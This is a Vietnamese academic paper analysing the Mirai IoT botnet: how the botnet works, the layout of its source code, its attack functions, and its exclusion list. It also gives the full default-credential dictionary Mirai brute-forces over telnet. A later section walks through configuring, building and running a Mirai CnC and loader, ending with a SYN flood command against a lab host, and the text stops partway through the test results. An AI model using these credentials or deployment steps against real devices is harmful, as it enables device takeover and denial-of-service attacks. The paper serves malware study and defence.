NGHIÊN CỨU MÃ ĐỘC MIRAI - CÔNG CỤ TẠO BOTNET MỚI ĐỂ TẤN CÔNG TỪ CHỐI DỊCH VỤ SỬ DỤNG CÁC THIẾT BỊ INTERNET OF THINGS

MIRAI MALWARE - NEW BOTNET TOOL TO ATTACK TECHNIQUE FOR DENIAL OF SERVICE USING INTERNET OF THINGS

Nguyễn Đăng Tiến

TÓM TẮT

Internet of Things (IoT) đang là một xu thế phát triển mạnh trên toàn cầu. Các thiết bị IoT xuất hiện phổ biến và ứng dụng vào hầu hết các lĩnh vực của đời sống, mang lại nhiều lợi ích cho xã hội. Đi kèm với đó là các nguy cơ bị khai thác, đánh cắp dữ liệu hay bị sử dụng cho mục đích trái phép do nhận thức chưa đầy đủ và vấn đề bảo mật còn yếu. Năm 2016, thế giới ghi nhận kỹ thuật tấn công từ chối dịch vụ mới sử dụng mã độc Mirai để điều khiển một mạng BotNet gồm các thiết bị IoT tấn công vào các công ty lớn của Mỹ và Pháp, với băng thông kỷ lục đến 1,5Tbps. Việt Nam là nước có tỉ lệ là nơi xuất phát của các cuộc tấn công sử dụng mã độc Mirai cao nhất trên thế giới. Trong bài báo này, tác giả giới thiệu về một kỹ thuật tấn công từ chối dịch vụ mới sử dụng các thiết bị IoT, mô hình hoạt động của mạng BotNet Mirai và phân tích mã nguồn, kỹ thuật lây nhiễn và thực thi của chúng. Phần cuối, đề xuất các biện pháp cơ bản để người dùng bảo vệ thiết bị của mình trước sự lây nhiễm của mã độc này.

Từ khóa: *Mirai, DDOS, Internet kết nối vạn vật, BotNet, mã độc.*

ABSTRACT

Internet of Things (IoT) is a developing trend all over the world. IoT devices become more popular and they are applied to most fields of life, bringing many benefits to society. That is accompanied by the risk of being exploited, stolen or used data for unauthorized purposes due to users' insufficient awareness and weak security. In 2016, the world recognized a new attack technique for denial of service using Mirai malware to control the BotNet network including IoT devices that attacked major US and French companies, with record bandwidth to 1.5Tbps. Vietnam is the leading country in the world with the highest number of attacks of Mirai malware. In this article, I introduce a attack technique for denial of service using IoT devices, the operation model of the Boti Botnet network, and analysis of their source code, propagation and execution techniques. Lastly, I offer basic measures for users to protect their devices against the infection of this malware.

Keyword: *Mirai, DDOS, Internet of Things, BotNet, Malware.*

Nguyễn Đăng Tiến
Trường Đại học Kỹ thuật - Hậu cần CAND
Email: dangtient36@gmail.com
Ngày nhận bài: 01/08/2017
Ngày nhận bài sửa sau phản biện: 04/09/2017
Ngày chấp nhận đăng: 16/10/2017

1. TẤN CÔNG TỪ CHỐI DỊCH VỤ SỬ DỤNG THIẾT BỊ INTERNET OF THINGS

Internet kết nối vạn vật (Internet of Things - viết tắt là IoT) là một kịch bản trong đó mỗi đồ vật, thiết bị, con người… được cung cấp một định danh riêng, có khả năng kết nối, truyền tải, trao đổi thông tin qua một mạng chung là Internet 0. Ý tưởng về IoT xuất hiện từ năm 1980 nhưng bắt đầu phát triển mạnh gần đây dựa trên những thành tựu của công nghệ truyền thông không dây, công nghệ vi cơ điện tử, IPv6 và sự phổ biến của thiết bị di động cầm tay và mạng lưới Internet.

Các thiết bị được kết nối trong mạng lưới này có thể bao gồm máy tính, thiết bị di động cầm tay, đồng hồ thông minh, máy ảnh, máy quay kỹ thuật số, tivi, tủ lạnh, các thiết bị điện tử trong một ngôi nhà thông minh… và đang tiếp tục phát triển với tốc độ rất nhanh. Theo dự báo của hãng Cisco, quy mô của mạng lưới IoT vào khoảng 50 tỉ thiết bị 0.

Tấn công từ chối dịch vụ phân tán (DDOS) sử dụng thiết bị IoT là cuộc tấn công khiến lưu lượng truy cập đến một máy chủ tăng cao bất thường, vượt quá khả năng cung cấp dịch vụ và khiến máy chủ bị tê liệt. Hai bước chính để thực hiện cuộc tấn công này như sau:

- Bước 1: Lây lan mã độc, xây dựng hệ thống BotNet gồm các thiết bị đã bị nhiễm độc và có thể cho phép hacker điều khiển.

- Bước 2: Điều khiển hệ thống BotNet tấn công bằng cách truy cập liên tục vào một mục tiêu xác định vào cùng một thời điểm. Điều này gây quá tải và làm máy chủ mất khả năng cung cấp dịch vụ một cách bình thường.

Mức độ hiệu quả của dạng tấn công này phụ thuộc nhiều vào quy mô của mạng lưới BotNet. Kỹ thuật tấn công DDOS sử dụng một mạng BotNet truyền thống thông thường chỉ gồm các máy tính chạy hệ điều hành Windows, Linux hay MacOS bị nhiễm mã độc. Năm 2011, Báo điện tử VietNamNet bị tấn công từ chối dịch vụ với quy mô mạng BotNet từ 40.000 đến 60.000 máy tính 0.

Kỹ thuật tấn công DDOS mới khai thác các thiết bị IoT để xây dựng mạng lưới BotNet. Kỹ thuật này nguy hiểm và gây ra tác động mạnh mẽ hơn bởi các lý do sau: Quy mô mạng lưới IoT rất lớn và ngày càng phát triển mạnh, công tác bảo mật cho các thiết bị IoT chưa được quan tâm đúng mức cả từ phía nhà sản xuất và người dùng, các giải pháp phần mềm và phần cứng bảo mật cho thiết bị IoT còn hạn chế.

Ngày 21/10/2016, máy chủ cung cấp dịch vụ phân giải tên miền của công ty Dyn tại Mỹ bị tấn công từ chối dịch vụ với mạng lưới BotNet khoảng 500.000 thiết bị, khiến người dùng không thể truy cập được các trang web như Spotify, Twitter, Github, PayPal… một cách bình thường 0. Một cuộc tấn công khác vào website của phóng viên an ninh mạng Brian Krebs chiếm băng thông tới 620 Gbps. Cuộc tấn công vào tập đoàn dịch vụ hosting OVH của Pháp với mức băng thông kỷ lục đến 1,5Tbps 0.

Để tập hợp và điều khiển được số lượng lớn thiết bị tham gia vào các cuộc tấn công trên, hacker đã sử dụng mã độc Mirai để lây nhiễm vào thiết bị IoT có kết nối mạng. Đây là loại mã độc phổ biến và hiệu quả nhất để xây dựng mạng BotNet. Trong phần II của bài báo, tác giả tập trung trình bày mô hình hoạt động của mạng BotNet Mirai. Phần III sẽ phân tích kỹ thuật khai thác và tấn công của mã độc. Phần cuối cùng là đề xuất một số biện pháp để bảo mật và kết luận.

2. MÔ HÌNH HOẠT ĐỘNG CỦA MẠNG BOTNET MIRAI

2.1. Mã độc Mirai

Mirai là môt mã độc tự lan truyền để tạo BotNet, gọi là BotNet Mirai. Mã nguồn của chúng được công bố đầu tiên bởi tài khoản có tên là Anna-senpai trên Hackforums 0. Sau đó, mã nguồn này được sử dụng bởi nhiều người dùng khác để tấn công vào các cơ sở hạ tầng Internet. Mã độc Mirai lây nhiễm trên các thiết bị IoT được bảo vệ kém, có khả năng lây nhiễm tới hàng chục ngàn thiết bị và nhận lệnh điều khiển phối hợp tấn công từ chối dịch vụ.

Điều tra của công ty bảo mật Incapsula đã phát hiện 49.657 địa chỉ IP chứa thiết bị nhiễm Mirai tại 164 quốc gia. Các IP BotNet phân bố khắp các nơi trên thế giới. Danh sách các quốc gia có tỉ lệ là nơi bắt đầu các cuộc tấn công bằng mã độc Mirai cao nhất như trong bảng 1.

Bảng 1. Danh sách các quốc gia là nơi xuất phát của nhiều nhất của các cuộc tấn công bằng mạng BotNet Mirai 0

Quốc gia	Tỷ lệ % của BotNet Mirai
Việt Nam	12,8%
Brazil	11,8%
Hoa Kỳ	10,9%
Trung Quốc	8,8%
Mexico	8,4%
Triều Tiên	6,2%
Thái Lan	4,9%
Nga	4,0%
Romania	2,3%
Colombia	1,5%

Trong đó, Việt Nam là nơi xuất phát của nhiều cuộc tấn công nhất bằng mã độc Mirai nhất. Điều này cảnh báo rằng các thiết bị IoT ở Việt Nam đang chưa được quan tâm bảo vệ đúng mức và đã bị khai thác nhiều cho các cuộc tấn công từ chối dịch vụ.


2.2. Mô hình hoạt động của mạng BotNet Mirai

Mã độc Mirai khai thác sự chủ quan của người dùng để xâm nhập và điều khiển thiết bị IoT. Các thiết bị thường được khai thác như CCTV camera, máy quay kỹ thuật số DVR, router… thường được cấu hình tài khoản và mật khẩu mặc định của nhà sản xuất. Mã độc Mirai tiến hành dò quét các thiết bị chưa thay đổi mật khẩu mà vẫn sử dụng mật khẩu mặc định để khai thác, chiếm quyền điều khiển.

Mã độc Mirai gồm hai thành phần chính: virus Mirai và Trung tâm Chỉ huy & Điều khiển (CnC).

- Thành phần virus chứa 10 vector tấn công và một quá trình dò quét tích cực nhằm tìm kiếm các thiết bị có thể lây nhiễm trên mạng. Mirai là mã độc có khả năng tự lây lan.

- Thành phần CnC là một trung tâm nằm riêng biệt, có trách nhiệm kiểm soát và điều khiển các thiết bị đã bị xâm nhập, tạo nên một hệ thống mạng BotNet. Thành phần CnC là nơi gửi các thông điệp điều khiển các thành viên trong mạng tấn công mục tiêu xác định.



Hình 1. Cơ chế hoạt động của Mirai

Quá trình quét liên tục chạy trên mỗi thiết bị (là một Bot trong mạng BotNet) sử dụng giao thức telnet cổng TCP 23 hoặc 2323 để thử và đăng nhập vào các địa chỉ IP một cách ngẫu nhiên. Khi đăng nhập thành công bằng mật khẩu mặc định, mã độc sẽ gửi thông tin đăng nhập lại cho trung tâm CnC.

CnC hỗ trợ giao diện dòng lệnh đơn giản, cho phép hacker chỉ định một vector tấn công, địa chỉ IP của nạn nhân và thời gian tấn công. Trung tâm CnC cũng chờ đợi các Bot hiện tại tiếp tục cung cấp các địa chỉ mới được phát hiện và thông tin đăng nhập của nó để tiếp tục sao chép mã virus và tạo ra Bot mới.

3. PHÂN TÍCH KỸ THUẬT TẤN CÔNG CỦA MÃ ĐỘC MIRAI

3.1. Phân tích mã nguồn

Mã nguồn của Mirrai do tài khoản có tên là Anna-senpai cung cấp trên HackForums. Mã nguồn phân tích được chia sẻ

trên GitHub tại địa chỉ https://github.com/rosgos/Mirai-Source-Code 0. Gồm các phần chính sau:

- Thư mục CnC: Máy chủ điều khiển mạng BotNet, chứa tất cả mã nguồn Go dùng để định nghĩa các API khác nhau và các lệnh chức năng để thực hiện trên mỗi Bot.

- Thư mục Bot: Chứa các kỹ thuật tấn công khác nhau mà Trung tâm CnC sẽ gửi tới mạng BotNet, yêu cầu thực hiện tấn công từ chối dịch vụ với mục tiêu xác định.

- Thư mục Tools: Chứa mã nguồn các tiện ích để thực hiện những thao tác như giải mã dữ liệu mã hoá, dọn dẹp tài nguyên,…

- Một số tập tin khác như build.sh, prompt.txt.

Sau đây, bài báo phân tích chi tiết các thư mục và tập tin quan trọng trong mã nguồn Mirai như: Tập tin build.sh, thư mục CnC, thư mục Bot để nắm được kỹ thuật của mã độc.

a) Tập tin Build.sh

Tập tin Build.sh chứa một kịch bản Bash đơn giản cung cấp các chức năng tiêu chuẩn như xóa dấu vết, kích hoạt các cờ của trình biên dịch, xây dựng trình gỡ rối hoặc phát hành tập tin nhị phân thông qua ngôn ngữ lập trình Go và trình biên dịch GCC.

Phiên bản phát hành được xây dựng hỗ trợ biên dịch và thực thi trên nhiều nền tảng gồm: SPC, MIPS, x86, ARM, PowerPC, Motorola 6800 và SuperH.

b) Thư mục CnC

Đây là thư mục chứa toàn bộ mã nguồn của CnC, viết bằng ngôn ngữ Go bao gồm các thành phần chính như sau:

- Tập tin Admin.go:

+ Đây là giao diện quản trị chính cung cấp các chức năng quản trị cho người sử dụng (kẻ tấn công), chỉ huy điều khiển việc tấn công của mạng BotNet.

+ Khi kết nối đăng nhập vào máy chủ CnC, người sử dụng được thông báo với một lời chào "tôi yêu gà rán" bằng tiếng Nga từ tập tin prompt.txt.

+ Từ đây, người sử dụng phải cung cấp các thông tin về tài khoản và được xác nhận thông qua tập tin database.go sử dụng hệ quản trị cơ sở dữ liệu MySQL.

+ Quá trình xác thực thành công, máy chủ đưa ra thông báo rằng nó đã che giấu các kết nối bị tấn công từ netstat và loại bỏ các dấu vết truy cập vào máy. Trong thực tế thì nó không làm gì cả, đây chỉ là thông báo giả.

+ Giao diện quản trị cung cấp một bảng cập nhật số lượng Bot đã kết nối. Một lệnh phát động tấn công bao gồm: Kiểu tấn công, thời gian tấn công và số Bot được huy động. Đây là giao diện chính để phát động lệnh tấn công từ mạng BotNet.

- Tập tin ClientList.go: Chứa tất cả các dữ liệu liên quan để thực hiện một cuộc tấn công bao gồm một bản đồ hoặc một bảng mã băm của tất cả các Bot được phân bổ cho cuộc tấn công này. Nó có trách nhiệm duy trì nhiều hàng đợi phụ thuộc vào tình trạng thực hiện của bot. Ví dụ như: Sẵn sàng tấn công, thực hiện tấn công, xóa hoặc kết thúc cuộc tấn công hiện tại.

- Tập tin Attack.go: Chịu trách nhiệm xử lý yêu cầu tấn công được khởi xướng bởi máy chủ CnC. Nó phân tích lệnh shell được cung cấp qua giao diện Admin, định dạng và xây dựng các lệnh, phân tích mục tiêu và gửi lệnh xuống các Bot phù hợp thông qua tập tin API.go.

- Tập tin API.go: Thực hiện việc gửi các lệnh đến một Bot riêng lẻ từ máy chủ CnC. Nó thực hiện một số quy tắc và kiểm tra các ràng buộc. Ví dụ, người sử dụng CnC được phân bổ tối đa N Bot để có thể sử dụng trong một cuộc tấn công nhất định. Nếu người đó không phải là quản trị viên, họ sẽ bị ràng buộc một giới hạn về số lượng các Bot được người quản trị cấp phát.

- Tập tin Main.go: Là một quá trình xử lý nhị phân trên máy chủ CnC, thực hiện việc lắng nghe các kết nối TCP đến trên cổng 23 (telnet) và 101 (Bot API phản hồi). Với mỗi kết nối được nhận trên cổng API, nó sẽ đưa ra phương án xử lý phù hợp trong API.go.

c) Thư mục Bot

Thư mục Bot chứa các phương pháp tấn công khác nhau mà máy chủ CnC gửi tới mạng BotNet, bao gồm:

- UDP Attacks: Chứa các kỹ thuật tấn công dựa trên giao thức UDP được định nghĩa trong tập tin Attack_udp.c, được thực hiện bởi một thiết bị IoT, gồm các kỹ thuật sau: Tấn công bằng các gói định tuyến chung GRE, tấn công khếch đại băng thông (TSource Query-Reflective Denial of Service), tấn công DNS Flood thông qua truy vấn của bản ghi A, tấn công làm ngập lụt các byte ngẫu nhiên thông qua các gói tin đơn giản. Cụ thể các kỹ thuật tấn công đó được khai báo như sau:

```
void attack_udp_generic(uint8_t targs_len, struct attack_target *targs, uint8_t opts_len, struct attack_option *opts);
void attack_udp_vse(uint8_t targs_len, struct attack_target *targs, uint8_t opts_len, struct attack_option *opts);
void attack_udp_dns(uint8_t targs_len, struct attack_target *targs, uint8_t opts_len, struct attack_option *opts);
void attack_udp_plain(uint8_t targs_len, struct attack_target *targs, uint8_t opts_len, struct attack_option *opts);
```

- TCP Attacks: Định nghĩa các kỹ thuật tấn công thông qua giao thức TCP được chứa trong tập tin Attack_tcp.c gồm: SYN Flood, ACK Flood, PSH Flood. Các kỹ thuật tấn công đó được khai báo như sau:

```
void attack_tcp_syn(uint8_t targs_len, struct attack_target *targs, uint8_t opts_len, struct attack_option *opts);
void attack_tcp_ack(uint8_t targs_len, struct attack_target *targs, uint8_t opts_len, struct attack_option *opts);
void attack_tcp_stomp(uint8_t targs_len, struct attack_target *targs, uint8_t opts_len, struct attack_option *opts);
```

- HTTP Attacks: Ngoài các dạng tấn công thông qua các giao thức UDP và TCP, các Bot Mirai cũng hỗ trợ tấn công từ chối dịch vụ thông qua giao thức HTTP và được khai báo trong tập tin Attack_app.c như sau:

```
void attack_app_http(uint8_t targs_len, struct attack_target *targs, uint8_t opts_len, struct attack_option *opts);
void attack_app_cfnull(uint8_t targs_len, struct attack_target *targs, uint8_t opts_len, struct attack_option *opts);
```

Ngoài các phương pháp tấn công trên, thư mục Bot còn chứa các tập tin sau:

- Tập tin Scanner.c: Cung cấp chức năng Brute Force để thực hiện quét vét cạn các địa chỉ IP trên mạng, phục vụ trong việc tìm kiếm các thiết bị mới để lây nhiễm vào mạng BotNet.

- Tập tin Killer.c: Cung cấp chức năng đóng các tiến trình đang chạy trên máy chủ như telnet, ssh...

- Tập tin Main.c: Đây là tệp tin bắt đầu thực thi của Bot. Nó có trách nhiệm thiết lập một kết nối đến máy chủ CnC, khởi động các cuộc tấn công, xóa bỏ các dấu vết và quét các thiết bị khác để bổ sung vào thành phần của mạng BotNet.

3.2. Phân tích kỹ thuật tấn công

Mã độc Mirai được viết bằng ngôn ngữ lập trình Go và C. Giống như các mã độc tạo BotNet khác, Mirai thực hiện các tiến trình sau:

- Xác định địa chỉ IP các thiết bị IoT có khả năng lây nhiễm, tập hợp và phát triển mạng lưới BotNet.

- Khởi động các cuộc tấn công DDOS dựa trên các hướng dẫn từ trung tâm C&C điều khiển từ xa.

Để xác định thiết bị lây nhiễm, Mirai thực hiện quét các địa chỉ IP, xác định thiết bị IoT nào cho phép truy cập từ xa thông qua các chứng chỉ đăng nhập có thể dự đoán được. Chứng chỉ đăng nhập này thường là tài khoản mặc định của nhà sản xuất dành cho thiết bị. Mirai sử dụng kỹ thuật Dictionary để vượt qua đăng nhập 0. Danh sách các tài khoản mặc định dành cho các thiết bị IoT mà Mirai sử dụng như trong bảng 2.

Bảng 2. Danh sách các tài khoản mặc định Mirai sử dụng cho tấn công Dictionary

STT	USERNAME	PASSWORD	STT	USERNAME	PASSWORD
1	root	xc3511	31	supervisor	supervisor
2	root	vizxv	32	guest	guest
3	root	admin	33	guest	12345
4	admin	admin	34	admin1	password
5	root	888888	35	administrator	1234
6	root	xmhdipc	36	666666	666666
7	root	default	37	888888	888888
8	root	juantech	38	ubnt	ubnt
9	root	123456	39	root	klv1234
10	root	54321	40	root	Zte521
11	support	support	41	root	hi3518
12	root	(none)	42	root	jvbzd
13	admin	password	43	root	anko
14	root	root	44	root	zlxx
15	root	12345	45	root	7ujMko0vizxv
16	user	user	46	root	7ujMko0admin
17	admin	(none)	47	root	system
18	root	pass	48	root	ikwb
19	admin	admin1234	49	root	dreambox
20	root	1111	50	root	user
21	admin	smcadmin	51	root	realtek
22	admin	1111	52	root	00000000
23	root	666666	53	admin	1111111
24	root	password	54	admin	1234
25	root	1234	55	admin	12345
26	root	klv123	56	admin	54321
27	Administrator	admin	57	admin	123456
28	service	service	58	admin	7ujMko0admin
29	tech	tech	59	admin	pass
30	admin	meinsm			

Chức năng tấn công của Mirai cho phép nó khởi chạy các cuộc tấn công HTTP Flood và biến thể tấn công DDOS khác ở lớp 3 và lớp 4. Khi tấn công HTTP Flood diễn ra, những con bot Mirai ẩn phía dưới những truy cập của người dùng thông thường:

```
Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/537.36
Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0.2743.116 Safari/537.36
Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/537.36
Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0.2743.116 Safari/537.36
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6) AppleWebKit/601.7.7 (KHTML, like Gecko) Version/9.1.2 Safari/601.7.7
```

Đối với các vụ tấn công lớp mạng, Mirai có khả năng khởi chạy các GRE IP và các GRE ETH Flood để thực hiện các kỹ thuật tấn công SYN và ACK Flood, STOMP (Simple Text Oriented Message Protocol) Flood, DNS Flood và UDP Flood.

Mirai cũng có khả năng Bypass, cho phép nó vượt qua chứng thực sử dụng tài khoản như đoạn mã sau:

```
#define TABLE_ATK_DOSARREST                45 // "server: dosarrest"
#define TABLE_ATK_CLOUDFLARE_NGINX    46 // "server: cloudflare-nginx"
if (util_stristr(generic_memes, ret,
    table_retrieve_val(TABLE_ATK_CLOUDFLARE_NGINX, NULL)) != -1)
        conn->protection_type = HTTP_PROT_CLOUDFLARE;
if (util_stristr(generic_memes, ret,
    table_retrieve_val(TABLE_ATK_DOSARREST, NULL)) != -1)
        conn->protection_type = HTTP_PROT_DOSARREST;
```

3.3. Danh sách địa chỉ IP ngoại lệ

Phân tích module dò quét IP của Mirai, một danh sách cứng đã được mã hóa chứa các địa chỉ IP mà Mirai sẽ tránh không tấn công. Danh sách này gồm: Dịch vụ Bưu chính Hoa Kỳ, Bộ Quốc phòng, Tổ chức cấp phát dịch vụ Internet IANA, các dãy IP của tập đoàn Hewlett-Packard và General Electric. Danh sách cụ thể như trong bảng 3.

Bảng 3. Danh sách các IP mà mã độc Mirai không tấn công

STT	Danh sách IP	Tổ chức sở hữu
1	127.0.0.0/8	IP Loopback
2	0.0.0.0/8	IP không hợp lệ
3	3.0.0.0/8	General Electric (GE)
4	15.0.0.0/7	Hewlett-Packard (HP)
5	56.0.0.0/8	Dịch vụ Bưu chính Hoa Kỳ
6	10.0.0.0/8 192.168.0.0/16 172.16.0.0/14	Địa chỉ IP dành cho mạng LAN
7	100.64.0.0/10 169.254.0.0/16 198.18.0.0/15	Tổ chức cấp phát dịch vụ Internet - IANA
8	224.*.*.*+	Địa chỉ Multicast
9	6.0.0.0/7, 11.0.0.0/8 21.0.0.0/8, 22.0.0.0/8 26.0.0.0/8, 28.0.0.0/8 30.0.0.0/8, 33.0.0.0/8 55.0.0.0/8, 214.0.0.0/8	Bộ Quốc phòng

3.4. Kiểm soát thiết bị và loại trừ các mã độc khác

Mã độc Mirai khi chiếm được quyền điều khiển thiết bị IoT có xu hướng kiểm soát chúng và ngăn chặn các nỗ lực kết nối từ xa của thiết bị bị tấn công, cũng như ngăn chặn mã độc khác cũng có thể xâm nhập. Trong mã nguồn Mirai chứa một số tập lệnh nhằm loại trừ khả năng thiết bị lây nhiễm thêm các loại sâu máy tính hoặc trojan khác.

Tập lệnh sau đây đóng các tiến trình trên các cổng của dịch vụ SSH, Telnet và HTTP:

```
killer_kill_by_port(htons(23)) // Đóng dịch vụ telnet
killer_kill_by_port(htons(22)) // Đóng dịch vụ SSH
killer_kill_by_port(htons(80)) // Đóng dịch vụ HTTP
```

Ngoài ra, Mirai sử dụng kỹ thuật Memory Scraping để định vị và xóa bỏ các tiến trình của những BotNet khác từ bộ nhớ của thiết bị như sau:

```
#DEFINE TABLE_MEM_QBOT        // REPORT %S:%S
#DEFINE TABLE_MEM_QBOT2       // HTTPFLOOD
#DEFINE TABLE_MEM_QBOT3       // LOLNOGTFO
#DEFINE TABLE_MEM_UPX         // \X58\X4D\X4E\X4E\X43\X50\X46\X22
#DEFINE TABLE_MEM_ZOLLARD     // ZOLLARD
```

Hàm sau đây thực hiện tìm kiếm và tiêu diệt Anime, một mã độc cũng xâm nhập chiếm quyền điều khiển các thiết bị IoT và cạnh tranh với Mirai.

```
searching for .anime process
    table_unlock_val(TABLE_KILLER_ANIME);
        // If path contains ".anime" kill.
        if (util_stristr(realpath, rp_len - 1,
          table_retrieve_val(TABLE_KILLER_ANIME, NULL)) != -1)
        {unlink(realpath); kill(pid, 9);}
table_lock_val(TABLE_KILLER_ANIME);
```

Các hành vi của mã độc Mirai này giúp tối đa hóa tiềm năng tấn công của các thiết bị trong mạng BotNet và ngăn chặn các nỗ lực chiếm quyền tương tự từ các mã độc khác.

4. ĐỀ XUẤT MÔ HÌNH ẢO MÔ PHỎNG HOẠT ĐỘNG CỦA MÃ ĐỘC MIRAI

4.1. Mô hình đề xuất

Dựa trên các thành phần và kỹ thuật tấn công của Mirai, tác giả đề xuất mô hình ảo mô phỏng hoạt động của mã độc này, mô hình này có thể triển khai để lây nhiễm và tấn công trong thực tế. Tác giả đề xuất mô hình này với mục đích giáo dục và không khuyến khích cũng như không chịu trách nhiệm đối với những người sử dụng mô hình này cho các hành vi trái phép.

Mô hình để cài đặt và điều khiển Mirai chúng tôi gồm 02 VPS, 01 Server, 02 PC và 01 thiết bị IoT, chức năng cụ thể như sau:

- VPS 1: Máy chủ cơ sở dữ liệu, lưu trữ thông tin các thiết bị IoT đã bị kiểm soát.

- VPS 2: Quét Rootkit, quét mạng và phát tán mã độc.


- Server 1: Máy chủ CnC, dành cho việc điều khiển mạng BotNet.

- PC1: Máy tính điều khiển của kẻ tấn công.

- PC2: Máy tính của nạn nhân.

- IoT: Thiết bị IoT để tiến hành lây nhiễm, khai thác.

Ngoài ra, trong thực tế khi mạng BotNet có khoảng từ 300.000 thiết bị trở lên, cần triển khai thêm 03 Server là Server 2, 3, 4, với chức năng máy chủ thứ hai để chia tải cho VPS 1, VPS 2 và Server 1. Mô hình đề xuất như hình 2.



Hình 2. Mô hình đề xuất triển khai mã độc Mirai

4.2. Các bước cài đặt mô hình

Các bước chính trong cài đặt mô hình được thực hiện như sau:

a) Cấu hình BotNet

Mirai cung cấp một số tùy chọn cấu hình cho BotNet trong file table.c/table.h. Tệp tin table.h mô tả các tùy chọn cấu hình. Tệp tin table.c cung cấp một số tùy chọn khác, cần phải được thiết lập như sau:

- TABLE_CNC_DOMAIN: Tên miền của máy chủ CnC - Server 1.

- TABLE_CNC_PORT: Cổng kết nối, thiết lập là 23.

- TABLE_SCAN_CB_DOMAIN: Tên miền là lưu trữ cơ sở dữ liệu.

- TABLE_SCAN_CB_PORT: Cổng sử dụng cho máy chủ cơ sở dữ liệu, thiết lập là 48101.

b) Cấu hình VPS 1: Máy chủ cơ sở dữ liệu

Thực hiện cài đặt máy chủ để lưu trữ thông tin về các thiết bị đã bị nhiễm mã độc, phục vụ cho việc khai thác. Tác giả sử dụng hệ quản trị cơ sở dữ liệu MySQL chạy trên nền Debian, gồm các bảng như sau:

- Bảng "History":

Tên trường	Kiểu dữ liệu	Tùy chọn	Ghi chú
id	int(10) unsigned	NOT NULL AUTO_INCREMENT	Primary Key
user_id	int(10) unsigned	NOT NULL	Key
time_sent	int(10) unsigned	NOT NULL	
duration	int(10) unsigned	NOT NULL	
command	text	NOT NULL	
max_bots	int(11)	DEFAULT '-1'	

- Bảng "User":

Tên trường	Kiểu dữ liệu	Tùy chọn	Ghi chú
id	int(10) unsigned	NOT NULL AUTO_INCREMENT	Primary Key
username	varchar(32)	NOT NULL	Key
password	varchar(32)	NOT NULL	
duration_limit	int(10) unsigned	DEFAULT NULL	
cooldown	int(10) unsigned	NOT NULL	
wrc	int(10) unsigned	DEFAULT NULL	
last_paid	int(10) unsigned	NOT NULL	
max_bots	int(11)	DEFAULT '-1'	
admin	int(10) unsigned	DEFAULT '0'	
intvl	int(10) unsigned	DEFAULT '30'	
api_key	text		

- Bảng "Whitelist":

Tên trường	Kiểu dữ liệu	Tùy chọn	Ghi chú
id	int(10) unsigned	NOT NULL AUTO_INCREMENT	Primary Key
prefix	varchar(16)	DEFAULT NULL	Key
netmask	tinyint(3) unsigned	DEFAULT NULL	

Thêm tài khoản cho MySQL:

```
mysql -uroot -proot mirai
mysql> INSERT INTO users VALUES (NULL, 'mirai-user', 'mirai-pass', 0, 0, 0, 0, -1, 1, 30, '');
mysql> exit
```

c) Cấu hình VPS 2: Quét Rootkit, quét mạng và phát tán mã độc

Loader đọc các mục telnet từ STDIN theo định dạng sau:

```
ip:port user:pass
```

Tiến hành xây dựng Loader bằng cách chạy tập lệnh build.sh trong thư mục loader của mã nguồn Mirai:

```
cd ../loader
./build.sh
```

Tiến hành chạy tập tin scanlisten.go trong thư mục .mirai/tools để tiến hành dò quét bot:

```
cd ../tools
go build scanListen.go
```

d) Cấu hình máy chủ CnC

Để có thể hoạt động máy chủ CnC phải được kết nối đến máy chủ cơ sở dữ liệu bằng cách chỉnh sửa trong tập tin ./mirai/cnc/main.go như sau:

```
const DatabaseAddr string  = "127.0.0.1"
const DatabaseUser string  = "root"
const DatabasePass string  = "password"
const DatabaseTable string = "mirai"
```

Xây dựng bot và CnC:

- Trước tiên cần cài đặt các yêu cầu sau:

```
go get github.com/go-sql-driver/mysql
go get github.com/mattn/go-shellwords
```

- Tiếp theo vào thư mục mirai và biên dịch tập lệnh build.sh:

```
cd ../mirai
./build.sh debug telnet
```

e) Tiến hành điều kiển tấn công

Tại máy PC1, kẻ tấn công tiến hành đăng nhập điều kiển máy chủ CnC:

```
admin@Mirai# ?
Availble attack list
ack: ACK flood
stomp: TCP stomp flood
greip: GRE IP flood
greeth: GRE Ethernet flood
udp: UDP flood
vse: Valve source engine specific flood
udpplain: UDP flood with less options. Optimzed for higher PPS
http: HTTP flood
dns: DNS resolver flood using the targets domain, input IP is ignored
syn: SYN flood
```

Ở đây thực hiện lệnh tấn công SYN flood đến máy nạn nhân trong vòng 10 giây:

```
admin@Mirai# syn  192.168.7.22 10
```

4.3. Kết quả thử nghiệm

Với bộ mã nguồn được cung cấp ở trên, tác giả tiến hành cài đặt và thử nghiệm thành công, thiết bị IoT bị khai thác, đăng nhập thành công và bị điều khiển để tấn công mục đích thử nghiệm.

Kết quả như sau:

- Về quá trình dò quét đoán tài khoản mật khẩu thiết bị Iot: Nhận được khoảng 500 kết quả bruted mỗi giây và có thể tạo ra đồng thời 60.000 đến 70.000 kết nối từ máy chủ dò quét.

